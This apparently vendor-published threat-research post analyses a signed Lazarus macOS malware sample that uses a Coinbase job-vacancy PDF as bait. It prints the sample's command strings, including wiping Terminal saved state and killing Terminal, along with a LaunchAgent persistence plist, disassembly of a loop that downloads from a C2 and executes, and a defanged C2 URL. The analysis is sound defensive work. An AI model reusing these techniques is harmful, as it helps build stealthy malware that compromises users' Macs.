
labs.k7computing.com /index.php/lazarus-apts-operation-interception-uses-signed-binary/

Lazarus APT's Operation Interception Uses Signed Binary

By Mellvin S ⁝⁝ 12/20/2022

Malware authors have regularly used signed binaries to bypass the Apple security mechanism and infect macOS users. We came across one such sample and this time they are baiting users with job vacancies at Coinbase while silently pushing a signed binary in the background and doing their malicious activity. This is an instance of Operation In(ter)ception by Lazarus.


This malware under consideration is a fat binary containing x86_64 and ARM64 architecture compiled executable that can be executed in both Intel & Apple silicon machines.



```
MrXs-Mac:Desktop mr.x$ file coinbase
coinbase: Mach-O universal binary with 2 architectures: [x86_64:Mach-O 64-bit executable x86_64] [arm64:Mach-O 64-bit
 executable arm64]
coinbase (for architecture x86_64):	Mach-O 64-bit executable x86_64
coinbase (for architecture arm64):	Mach-O 64-bit executable arm64
```

Figure 1 : Fat binary

The malware is a signed executable. The developer id belonged to Shankey Nohria but it has been revoked as of now.



```
MrXs-Mac:Desktop mr.x$ codesign -dvv coinbase
Executable=/Users/mr.x/Desktop/coinbase
Identifier=SelfExtractor
Format=Mach-O universal (x86_64 arm64)
CodeDirectory v=20500 size=3673 flags=0x10000(???) hashes=109+2 location=embedded
Signature size=8978
Authority=Developer ID Application: Shankey Nohria (264HFWQH63)
Authority=Developer ID Certification Authority
Authority=Apple Root CA
Timestamp=21-Jul-2022 at 7:50:38 AM
Info.plist=not bound
TeamIdentifier=264HFWQH63
Sealed Resources=none
Internal requirements count=1 size=176
MrXs-Mac:Desktop mr.x$ spctl -a -vvv coinbase
coinbase: CSSMERR_TP_CERT_REVOKED
MrXs-Mac:Desktop mr.x$
```

Figure 2 : Revoked certificate

When executed, it drops 4 files in the folder ~/Library/Fonts (The ~ character stands for the user's home directory).


1. A PDF document named Coinbase_online_careers_2022_07.pdf

2. A package bundle named FinderFontsUpdater.app which contains a fat binary

3. A downloader agent which connects to the C2 named safarifontsagent. This is also a fat binary

4. A zero byte file named Finder.

The PDF contains job details at Coinbase company. The PDF is created with Microsoft Word 2019, version 1.7. The author of the document is mentioned as "UChan".



Coinbase_online_careers_2022_07.pdf 318 KB
Modified: Today, 5:18 AM

Add Tags...

▼ General:

Kind: PDF document
Size: 3,18,027 bytes (319 KB on disk)
Where: [redacted] Users ▸ mr.x ▸ Library ▸ Fonts
Created: Thursday, 17 November 2022 at 5:04 AM
Modified: Today, 5:18 AM

□ Stationery pad
□ Locked

▼ More Info:

Last opened: Today at 5:18 AM
Authors: uchan
Version: 1.7
Pages: 20
Resolution: 612 × 792
Security: None
Content Creator: Microsoft® Word 2019
Encoding software: Microsoft® Word 2019


▼ Name & Extension:

Coinbase_online_careers_2022_07.pdf

□ Hide extension

Figure 3 : Dropped pdf properties


As the malware executes, the pdf pops up on the screen but in the background the malware begins its malicious operation, starting with wiping the current saved state of the terminal.



```
0x7ffee625f5a0  6f70 656e 2027 2f55 7365 7273 2f6d 722e  open '/Users/mr.
0x7ffee625f5b0  782f 4c69 6272 6172 792f 466f 6e74 732f  x/Library/Fonts/
0x7ffee625f5c0  436f 696e 6261 7365 5f6f 6e6c 696e 655f  Coinbase_online_
0x7ffee625f5d0  6361 7265 6572 735f 3230 3232 5f30 372e  careers_2022_07.
0x7ffee625f5e0  7064 6627 2026 2620 726d 202d 7266 2027  pdf' && rm -rf '
0x7ffee625f5f0  2f55 7365 7273 2f6d 722e 782f 4c69 6272  /Users/mr.x/Libr
0x7ffee625f600  6172 792f 5361 7665 6420 4170 706c 6963  ary/Saved Applic
0x7ffee625f610  6174 696f 6e20 5374 6174 652f 636f 6d2e  ation State/com.
0x7ffee625f620  6170 706c 652e 5465 726d 696e 616c 2e73  apple.Terminal.s
0x7ffee625f630  6176 6564 5374 6174 6527 0000 0000 0000  avedState'......
0x7ffee625f640  0000 0000 0000 0000 0000 0000 0000 0000  ................
0x7ffee625f650  0000 0000 0000 0000 0000 0000 0000 0000  ................
0x7ffee625f660  0000 0000 0000 0000 0000 0000 0000 0000  ................
0x7ffee625f670  0000 0000 0000 0000 0000 0000 0000 0000  ................
0x7ffee625f680  0000 0000 0000 0000 0000 0000 0000 0000  ................
0x7ffee625f690  0000 0000 0000 0000 0000 0000 0000 0000  ................
```

Figure 4 : Removing the saved state of terminal


Then it drops 2 files and then extracts those files using tar command into FinderFontsUpdater.app and safarifontsagent.



```
          ;-- rip:
          0x10b81f832    e88ef7ffff     call sym Shell(char*, char*) ;[1] ; Shell(char*, char*)
          0x10b81f837    4c89f7         mov rdi, r14
          0x10b81f83a    e885030000     call sym.imp.remove         ;[2] ; int remove(const char *filename)
          0x10b81f83f    48b86f70656e.  movabs rax, 0x20612d206e65706f    ; 'open -a '
          0x10b81f849    488d9dc0eaff.  lea rbx, [var_1540h]
          0x10b81f850    488903         mov qword [rbx], rax
          0x10b81f853    6644896308     mov word [rbx + 8], r12w
          0x10b81f858    4889df         mov rdi, rbx
          0x10b81f85b    4c89fe         mov rsi, r15
          0x10b81f85e    e873030000     call sym.imp.strcat         ;[3] ; char *strcat(char *s1, const char *s2)
          0x10b81f863    4889df         mov rdi, rbx
          0x10b81f866    e877030000     call sym.imp.strlen         ;[4] ; size_t strlen(const char *s)
          0x10b81f86b    0f1005370600.  movups xmm0, xmmword [str._FinderFontsUpdater.app]    ; [0x10b81fea9:16]=-1 ; "/FinderFontsUpdater.app'"
          0x10b81f872    0f118405c0ea.  movups xmmword [rbp + rax - 0x1540], xmm0
          0x10b81f87a    0f1005310600.  movups xmm0, xmmword [0x10b81feb2]     ; [0x10b81feb2:16]=-1
          0x10b81f881    0f118405c9ea.  movups xmmword [rbp + rax - 0x1537], xmm0
          0x10b81f889    e839fcffff     call sym IsSafariFAExist() ;[5] ; IsSafariFAExist()
          0x10b81f88e    83f801         cmp eax, 1                  ; 1
      ┌─< 0x10b81f891    7510           jne 0x10b81f8a3
      │   0x10b81f893    488d3d280600.  lea rdi, str.killall_Terminal     ; 0x10b81fec2 ; "killall Terminal"
      │   0x10b81f89a    31f6           xor esi, esi
      │   0x10b81f89c    e824f7ffff     call sym Shell(char*, char*) ;[1] ; Shell(char*, char*)
     ┌──< 0x10b81f8a1    eb32           jmp 0x10b81f8d5
     │└─> 0x10b81f8a3    e81ffcffff     call sym IsSafariFAExist() ;[5] ; IsSafariFAExist()
     │    0x10b81f8a8    85c0           test eax, eax
     │┌─< 0x10b81f8aa    7529           jne 0x10b81f8d5
     ││   0x10b81f8ac    488d9dc0eaff.  lea rbx, [var_1540h]
    ┌───> 0x10b81f8b3    4889df         mov rdi, rbx
    │││   0x10b81f8b6    31f6           xor esi, esi
    │││   0x10b81f8b8    e808f7ffff     call sym Shell(char*, char*) ;[1] ; Shell(char*, char*)
drr
le reg    value           refstr
N   rax   50              80 rax ascii ('P')
    rbx   7ffee43e2960    19_copy_userrwx rbx,rdx,rdi R W 0x6676787a20726174 tar zxvf '/Users/mr.x/Library/Fonts/fontsupdater_' -C '/Users/mr.x/Library/Fonts'
3   rcx   0               0
2   rdx   7ffee43e2960    19_copy_userrwx rbx,rdx,rdi R W 0x6676787a20726174 tar zxvf '/Users/mr.x/Library/Fonts/fontsupdater_' -C '/Users/mr.x/Library/Fonts'
0   rdi   7ffee43e2960    19_copy_userrwx rbx,rdx,rdi R W 0x6676787a20726174 tar zxvf '/Users/mr.x/Library/Fonts/fontsupdater_' -C '/Users/mr.x/Library/Fonts'
1   rsi   0               0
```

Figure 5 : Extracting the dropped files into executable binaries

Once the 2 files have been extracted, LaunchAgent is created in the name of iTunes_trush with the target binary set as safarifontsagent, using the function startDaemon().



```
0x7fcb67000800 <?xml version="1.0" encoding="UTF-8"?>
0x7fcb67000827 <!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
0x7fcb6700088f <plist version="1.0">
0x7fcb670008a6 <dict>
0x7fcb670008ae <key>Label</key>
0x7fcb670008c1 <string>iTunes_trush</string>
0x7fcb670008e1 <key>OnDemand</key>
0x7fcb670008f7 <true/>
0x7fcb67000901 <key>ProgramArguments</key>
0x7fcb6700091f <array>
0x7fcb67000929 <string>/Users/mr.x/Library/Fonts/safarifontsagent</string>
0x7fcb67000968 </array>
0x7fcb67000973 <key>RunAtLoad</key>
0x7fcb6700098a <true/>
0x7fcb67000994 <key>KeepAlive</key>
0x7fcb670009ab <true/>
0x7fcb670009b5 </dict>
0x7fcb670009be </plist>
```

Figure 6 : LaunchAgent created





Figure 7 : Dropped files


After dropping the above files, the malware executes FinderFontsUpdater.app (2nd stage).



Property	Value
Time	1670577337.704488754
Event	Process Execution
PID	901
User	mr.x
Message	bash -c (open -a '/Users/mr.x/Library/Fonts/FinderFontsUpdater.app') 2>&1 executed by Coinbase
UID	501
Euid	501
Parent Process	Coinbase
Process	bash
Argc	3
Ppid	887
Egid	20
Gid	20
Is64	1
Command Line	bash -c (open -a '/Users/mr.x/Library/Fonts/FinderFontsUpdater.app') 2>&1
Path	/bin/bash

Figure 8 : The second stage file gets executed by the malware


The main function of FinderFontsUpdater.app is to execute safarifontsagent (3rd stage) binary which communicates with the C2.



```
main (int argc, char **argv, char **envp);
 ; var void *s @ rbp-0x410
 0x100003c46      55              push rbp
 0x100003c47      4889e5          mov rbp, rsp
 0x100003c4a      4156            push r14
 0x100003c4c      53              push rbx
 0x100003c4d      4881ec000400.   sub rsp, 0x400
 0x100003c54      e879210000      call sym.imp.getuid         ; uid_t getuid(void)
 0x100003c59      89c7            mov edi, eax
 0x100003c5b      e86c210000      call sym.imp.getpwuid
 0x100003c60      4989c6          mov r14, rax
 0x100003c63      488d9df0fbff.   lea rbx, [s]
 0x100003c6a      be00040000      mov esi, 0x400              ; 1024 ; size_t n
 0x100003c6f      4889df          mov rdi, rbx                ; void *s
 0x100003c72      e8bf200000      call sym.imp.__bzero        ; void __bzero(void *s, size_t n)
 0x100003c77      48b82f557365.   movabs rax, 0x2f73726573552f ; '/Users/'
 0x100003c81      488903          mov qword [rbx], rax
 0x100003c84      498b36          mov rsi, qword [r14]
 0x100003c87      ba00040000      mov edx, 0x400              ; 1024
 0x100003c8c      4889df          mov rdi, rbx
 0x100003c8f      e8ae200000      call sym.imp.__strcat_chk
 0x100003c94      488d35b12400.   lea rsi, str._Library_Fonts_safarifontsagent ; 0x10000614c ; "/Library/Fonts/safarifontsagent
 0x100003c9b      ba00040000      mov edx, 0x400              ; 1024
 0x100003ca0      4889df          mov rdi, rbx
 0x100003ca3      e89a200000      call sym.imp.__strcat_chk
 0x100003ca8      4889df          mov rdi, rbx                ; int64_t arg1
 0x100003cab      e860fcffff      call sym._ExecuteFile
 0x100003cb0      bf01000000      mov edi, 1                  ; int status
```

Figure 9 : Function to execute the 3rd stage malware

Upon execution, the safarifontsagent calls a user defined function named DownloadFile() with couple of arguments, one of the arguments is an URL “hxxps(:)//concrecapital(.)com” appended with the user name of the victim machine which can be seen in Figure 10.




```
           ;-- rip:
           0x10994ba8e      e829f4ffff      call sym DownloadFile(char*, char*, unsigned int) ;[1] ; DownloadFile(char*, char*, unsigned int)
           0x10994ba93      85c0            test eax, eax
           0x10994ba95      750c            jne 0x10994baa3
           0x10994ba97      bf100e0000      mov edi, 0xe10             ; '\x10\x0e' ; 3600
           0x10994ba9c      e8df000000      call sym.imp.sleep         ;[2] ; int sleep(int s)
           0x10994baa1      ebe0            jmp 0x10994ba83
           0x10994baa3      83f801          cmp eax, 1                 ; rdx
           0x10994baa6      750c            jne 0x10994bab4
           0x10994baa8      488dbde0faff.   lea rdi, [var_520h]
           0x10994baaf      e8dcf0ffff      call sym ExecuteFile(char*) ;[3] ; ExecuteFile(char*)
           ; CODE XREF from main @ 0x10994babe(x)
           0x10994bab4      bf100e0000      mov edi, 0xe10             ; '\x10\x0e' ; 3600
           0x10994bab9      e8c2000000      call sym.imp.sleep         ;[2] ; int sleep(int s)
           0x10994babe      ebf4            jmp 0x10994bab4
           ;-- section.1.__TEXT.__stubs:
           ; XREFS: CALL 0x10994ad35  CALL 0x10994aef3  CALL 0x10994af07  CALL 0x10994af18  CALL 0x10994af29  CALL 0x10994b082
           ; XREFS: CALL 0x10994b689  CALL 0x10994b69a  CALL 0x10994b9d3  CALL 0x10994b9e7
 6: void sym.imp.__bzero (void *s, size_t n);
           0x10994bac0      ff2552050000   jmp qword [reloc.__bzero]    ; [0x10994c018:8]=0x7fff57a14c40 ; "@L\xa1W\xff\x7f" ; [01] -r-x section siz
           ; CALL XREF from DownloadFile(char*, char*, unsigned int) @ 0x10994af55(x) ; sym.DownloadFile_char__char__unsigned_int_
           ; CALL XREFS from cp(char*, char*) @ 0x10994b90b(x), 0x10994b940(x), 0x10994b95c(x) ; sym.cp_char__char_
 6: void sym.imp.__error (int status, int errname, char *format);
           0x10994bac6      ff2554050000   jmp qword [reloc.__error]    ; [0x10994c020:8]=0x10994bc2a ; "*\xbc\x94\t\x01"
           ; CALL XREF from popen2(char const*, int*, int*) @ 0x10994ac81(x) ; sym.popen2_char_const__int__int_
           ; CALL XREF from Shell(char*) @ 0x10994aead(x) ; sym.Shell_char_
           ; CALL XREF from DownloadFile(char*, char*, unsigned int) @ 0x10994b7b1(x) ; sym.DownloadFile_char__char__unsigned_int_
           ; CALL XREF from cp(char*, char*) @ 0x10994b9af(x) ; sym.cp_char__char_
 6: void sym.imp.__stack_chk_fail ();
           0x10994bacc      ff2556050000   jmp qword [reloc.__stack_chk_fail]    ; [0x10994c028:8]=0x10994bc34 ; "4\xbc\x94\t\x01"
           ; CALL XREF from cp(char*, char*) @ 0x10994b882(x) ; sym.cp_char__char_
 6: sym.imp.access ();
           0x10994bad2      ff2558050000   jmp qword [reloc.access]    ; [0x10994c030:8]=0x10994bc3e ; ">\xbc\x94\t\x01"
